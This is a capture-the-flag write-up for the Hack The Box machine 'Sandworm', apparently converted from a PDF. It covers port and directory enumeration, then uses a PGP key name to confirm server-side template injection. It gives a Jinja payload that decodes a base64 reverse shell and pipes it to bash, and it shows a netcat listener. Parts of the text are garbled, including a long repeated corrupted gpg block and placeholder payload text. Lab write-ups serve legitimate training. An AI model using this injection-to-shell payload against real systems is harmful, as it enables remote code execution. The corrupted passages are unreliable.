# Sandworm-HTB-Machine-ZtheAPT

### **Machine IP**

10.10.11.218

#### **Tools**

nmap

## Writeup


Nmap results

```
(\mathsf{ztheapt}oldsymbol{\mathfrak{G}}\mathsf{kali})	ext{-}[	extsf{``ATB/Machines/Sandworm}]
 -$ sudo nmap -sV -sC -Pn -T4 10.10.11.218 -oN Sandworm.nmap
[sudo] password for ztheapt:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 17:31 CDT
Nmap scan report for ssa.htb (10.10.11.218)
Host is up (0.16s latency).
Not shown: 997 closed tcp ports (reset)
22/tcp open ssh
                        OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
    256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to https://ssa.htb/
_http-server-header: nginx/1.18.0 (Ubuntu)
443/tcp open ssl/http nginx 1.18.0 (Ubuntu)
|_http-title: 400 The plain HTTP request was sent to HTTPS port
  ssl-cert: Subject: commonName=SSA/organizationName=Secret Spy Agency/stateOrProvinceName=Classified/countryName=SA
 Not valid before: 2023-05-04T18:03:25
_Not valid after: 2050-09-19T18:03:25
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.04 seconds
```

We see port 80 is open and hosting a web page.

Add the ssa.htb and IP to our hosts file so the page will resolve

```
回
                                                                     ztheapt@kali: ~/HTB/Machines/Sandworm
 GNU nano 7.2
                                                                                   /etc/hosts
27.0.0.1
                localhost
127.0.1.1
                kali
# The following lines are desirable for IPv6 capable hosts
        localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.230
                cozyhosting cozyhosting.htb
10.10.11.227
                keeper keeper.htb tickets.keeper.htb
10.10.11.218
                ssa.htb
```



Using gobuster with the -k since we are using TLS we can see other directories

```
·(ztheapt⊛kali)-[/usr/share/wordlists]
 $ gobuster dir -u https://ssa.htb -w /usr/share/wordlists/dirb/common.txt -k
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                             https://ssa.htb
[+] Url:
[+] Method:
                             GET
[+] Threads:
[+] Wordlist:
                             /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:
                             404
                             gobuster/3.6
[+] User Agent:
[+] Timeout:
                             10s
Starting gobuster in directory enumeration mode
/about
                      (Status: 200) [Size: 5584]
                      (Status: 302) [Size: 227] [→ /login?next=%2Fadmin]
/admin
/contact
                      (Status: 200) [Size: 3543]
/guide
                      (Status: 200) [Size: 9043]
                      (Status: 200) [Size: 4392]
/login
                      (Status: 302) [Size: 229] [→ /login?next=%2Flogout]
/logout
                      (Status: 200) [Size: 3187]
/pgp
                      (Status: 405) [Size: 153]
/process
                      (Status: 302) [Size: 225] [→ /login?next=%2Fview]
/view
Progress: 4614 / 4615 (99.98%)
Finished
```

After some research, this may be vulnerable to SSTI so we will test that. We will start by using the below name fields and generate a Private key

```
(ztheapt⊛kali)-[~/HTB/Machines/Sandworm]
_$ gpg --gen-key
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Note: Use "gpg --full-generate-key" for a full featured key generation dialog.
GnuPG needs to construct a user ID to identify your key.
Real name: {{7*7}}
Change (N)ame, (E)mail, or (O)kay/(Q)uit? o We need to generate a lot of random bytes. It is a good idea to perform
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: directory '/home/ztheapt'.gnupg/openpgp-revocs.d' created
gpg: revocation certificate stored as '/home/ztheapt/.gnupg/openpgp-revocs.d/764A6F04D9E3C9D3541AA3F11D7FD9B845C85218.rev'
public and secret key created and signed.
      rsa3072 2023-10-01 [SC] [expires: 2025-09-30]
      764A6F04D9E3C9D3541AA3F11D7FD9B845C85218
```


Now we can generate a public key now

```
(ztheapt% kali)-[~/HTB/Machines/Sandworm]
$ gpg --armor --export a@a.com > pkey.asc

(ztheapt% kali)-[~/HTB/Machines/Sandworm]
$ ls
Sandworm.nmap pkey.asc

(ztheapt% kali)-[~/HTB/Machines/Sandworm]
$ ]
```

Lets create a payload to test and create the signed message.



mQGNBGUYw4sBDADI/9TjKJj1UOo8tjL/NOJ1/7C5vC4TR89R4PUaDkRjmMir9Iqf qbXWFI1B0aKeRjxOK2JOCVH+q6Hl5rHuTxUwSYHWDCCISa3vXtdnUHiAIS0HDmVu jRazl4j4W3Uk/orAk14sq6RQWj1YgPkofqzdOrE9ug5VzCbFvWuG2Lb/sulcwe+E Ph2+CSTjpCw0ETtu1J/bugBznI3LJVEx6EJe1fsyb/V0LN81hdDY2sxAx0hhs7Ef a30kTgcRGI5I84Uqg3g7pYhuZ0hUV+ApzuhDvB3z2B84gXJ6U/JB3EzV72JWbi6z eYdjQ0v2EvqYqbTFQCzXUDYMRXqLhRhMPiQ/oLAOp5tzsO0N78kQ9+81yvdwFGx4 T7sCltXnPYUzoXZ0FYP8NqnOabiSSj1MEP+uAsemF3dVmd24K/A0F+8SXTGe400r NSYnntZ6ZWNRwCUjjWabWfGtlgQgITDwjXSdl+GgJf6gipI+rLTxISKPVlIF+qdB jop4gUozGXlQwM8AEQEAAbQRe3s3Kjd9fSA8YUBhLmNvbT6JAdQEEwEKAD4WIQR2 Sm8E2ePJ01Qao/Edf9m4RchSGAUCZRjDiwIbAwUJA8JnAAULCQgHAgYVCgkICwIE FgIDAQIeAQIXgAAKCRAdf9m4RchSGJEIDADGo8g/STD35B0J3tBj0Z4nG2/fZSDQ PDth6TbPuB6ZkOCOdUiv7edXIAbPAvLODuRCp/oKlyyGyEsG9WSR1zerb/HXVuvL Sc2C839z8/RAdAHzfwzXb9lpylnTn1cN0oMHuNJmQNMyj1FbucsP6ujyexopAhEx 2bfulDLFCdx1/EyPsATRzqOJpZCTpnvvScOgODgTZURW0u6bQmxELN5FI0R/MF2E GhxUybZ2LUeLnaVfuSn7i2lAr2W0sc/a6WY1J1ahncCbz/78vGNSgfsKcLXedqTB GcITNpmb7Pu5kVyDK3R1ruzVD6L6dCvrQZZVNeTzqbrof3bQNzT9ooRPiTKCuLYa Gt3N64oo4WKXTTY//YOBrvw+C9Prbs6g7X+Hhzqu6B3DutbbEnDTHliz1wf5QcP+ 5t4WQkFdhqu1GLjd9UQlA000NHosENczCqcXBEzKrxiOXMU7W78/6rvnGQE6Sm9o RzLDlqajIfGkJo8C+MjCtMRb0S+RgNJCdou5AY0EZRjDiwEMANXxBPaVx9+vjhBF LljIGP5vg3jjkBD5L1o0M79yiOwa1OdLr2vxepc4uAHKebIlaEZo/jdtwA9P9FVS xk36fxm+9bwEuEdoshcGHWYscgOGjEgRmxucqhKngTQ40edscH8kDgxgHIwIepDI 87kPfK7+YAZFbNkhTwV0lwZdAswroNvgXOomgjtAiPsdoRC7N20GYe/kvPoHZkjJ j7+Fkaor10lb+NJl4GIgBGCp6AINXg9yoDeCwDF8NxRKSiWCmyF/R+j5zicda0hy DJ19ntVN4FYm614b627qKZ6QvEk4lvmxptgmXAxkECLJHPUURwKgQ/IEy4ZjvcUI tjR+0g8×7IMH58SNOmHPtaQoDNyPqv0Malb5G72dBhXz0IERRhn//nkQSGIpj1mj KVVmxAgY09+yvNhNwlxu7+UzZvZMOqYyXj8B56wpTBTYxlUPAoGPEPdvBwdN3Iru KDgv3hZJb+fMaRozIodFTknS9rp2jOmemzIteIJzGfGXLORAZQARAQABiQG8BBgB CgAmFiEEdkpvBNnjydNUGqPxHX/ZuEXIUhgFAmUYw4sCGwwFCQPCZwAACgkQHX/Z uEXIUhgBwwwAsqG0GZdumhsb/Fq63THBkMMn0VXTWoqMGTXyDpxkuG2w6tcQz166 vWumYZYV3wFErchMj1LoHxBEiR7ed7Ng+8BIepM/FHpuUx0MVM08abWbFn6wykT9 K8vsC8DdgAnLyF0zvh2jdycp5qyOwfaVlK5or1mxjXXuIh5iMyupl4y/+cA+rXHC 7Klu/ub82ujmEfBTdW/rCy2n0HU373I1rQdAgDcx3Djzm0g78znyyunLLb+e9/e/ 8qsIgjsu8G0iyjj7uAJkd5A7ltEUE1jCqdpAkSrnnb8QERL0Ys54FGoJpY9XcwfI GemIduEqliRSRWVjYv5ypGvdFG+C8WkoYe25WaiIpcV1×1FWT8weKwIKV86+6jyJ zwA+VXnfQp9m50m5GX7+V1wPA3HMLvKEn0UedgTGWu59+gTnnoo8N7mxcoM447ID TufjhocBUCfv6NYrZkf7CmVPhcntGXdHaVnIAHrDbR5ehn1SFfZx7s2i8Pfp2FF3 hPsEJ0gLX98r

=saVr
——END PGP PUBLIC KEY BLOCK——


(ztheapt⊗ kali)-[~/HTB/Machines/Sandworm]
\$ cat signed\_message.asc
——BEGIN PGP SIGNED MESSAGE——
Hash: SHA512

test
——BEGIN PGP SIGNATURE——

iQGzBAEBCgAdFiEEdkpvBNnjydNUGqPxHX/ZuEXIUhgFAmUYxhcACgkQHX/ZuEXIUhjU8wv/W6pY+CIsheRoIo+AKh+Yz9Gur569sTQBrw8n+15dC51IyKye9gYKAj07xBbQveVHquBQxnSQMjDA628y+dqa/pmtJHanBwAuC1UPmwadMfYf5oigeGI3Q+9mB9kX7hLtNA4o+075T15ZuBkQEpTPTX5yvFGdP1vBGLuIOE/eR7tZivK4+14R+WimDs+jiNK3835qfL/6T+zMVS3bEuIsRz2pZ/in3Gz/W28nVbrTwmX+gNE7c0u4qASuDdfRdt1voiYZITWXB3MS4UUJI0a2iot17rNXRnmW9bN0l08WXusTSHYwLoPK03KXzgKJHwExrJ0e1FVCaHiO9Dbxp+qwEXudfjxXlmDC9pMLolsSLE6TfAQj323p2nTJa90scfEWA+7F3q5eTLcoKPXxtBXT/VbqahXjIWIrl0xJxkDzdlVcmPs/UTkNGv08hiK0cUkgg8bpPcZfET3pVB7dvHCN2K7DWQraxhh4jzS6mxczt9rQWDlSx8Bb0+irzomE5w9f



Testing this on the website gave us back the "49" code showing that SSTI is possible




Now we need to delete our keys and start a new creation for the SSTI

```
-(ztheapt⊛kali)-[~/HTB/Machines/Sandworm]
 -$ gpg --delete-secret-keys a@a.com
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
sec rsa3072/1D7FD9B845C85218 2023-10-01 {{7*7}} <a@a.com>
Delete this key from the keyring? (y/N) y
This is a secret key! - really delete? (y/N) y
  -(ztheapt®kali)-[~/HTB/Machines/Sandworm]
└-$ gpg --delete-keys a@a.com
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
pub rsa3072/1D7FD9B845C85218 2023-10-01 {{7*7}} <a@a.com>
Delete this key from the keyring? (y/N) y
  -(ztheapt®kali)-[~/HTB/Machines/Sandworm]
```

We will use the following SSTI syntax "{{self.init.globals.builtins.import('os').popen('echo "REVERSE SHELL IN BASE64" | base64 -d | bash').read() }}"

We can use revshells.com to create a bash reverse shell and encode it in Base64




We now encrypt our payload in base64 so the website will accept it and paste it in the payload.txt file

GNU nano 7.2 payload.txt \*
dGVzdA=

#### Now we will repeat the steps before to make Private and Public Key with signed message

```
| Spg = pen-key | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 code cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (opyright (c) 2022 gl8 cmbH | gg (GnuFo) 2.2.48; (op
```



```
(ztheapt@kali)-[~]
$ nc -lvnp 9001
listening on [any] 9001 ...
```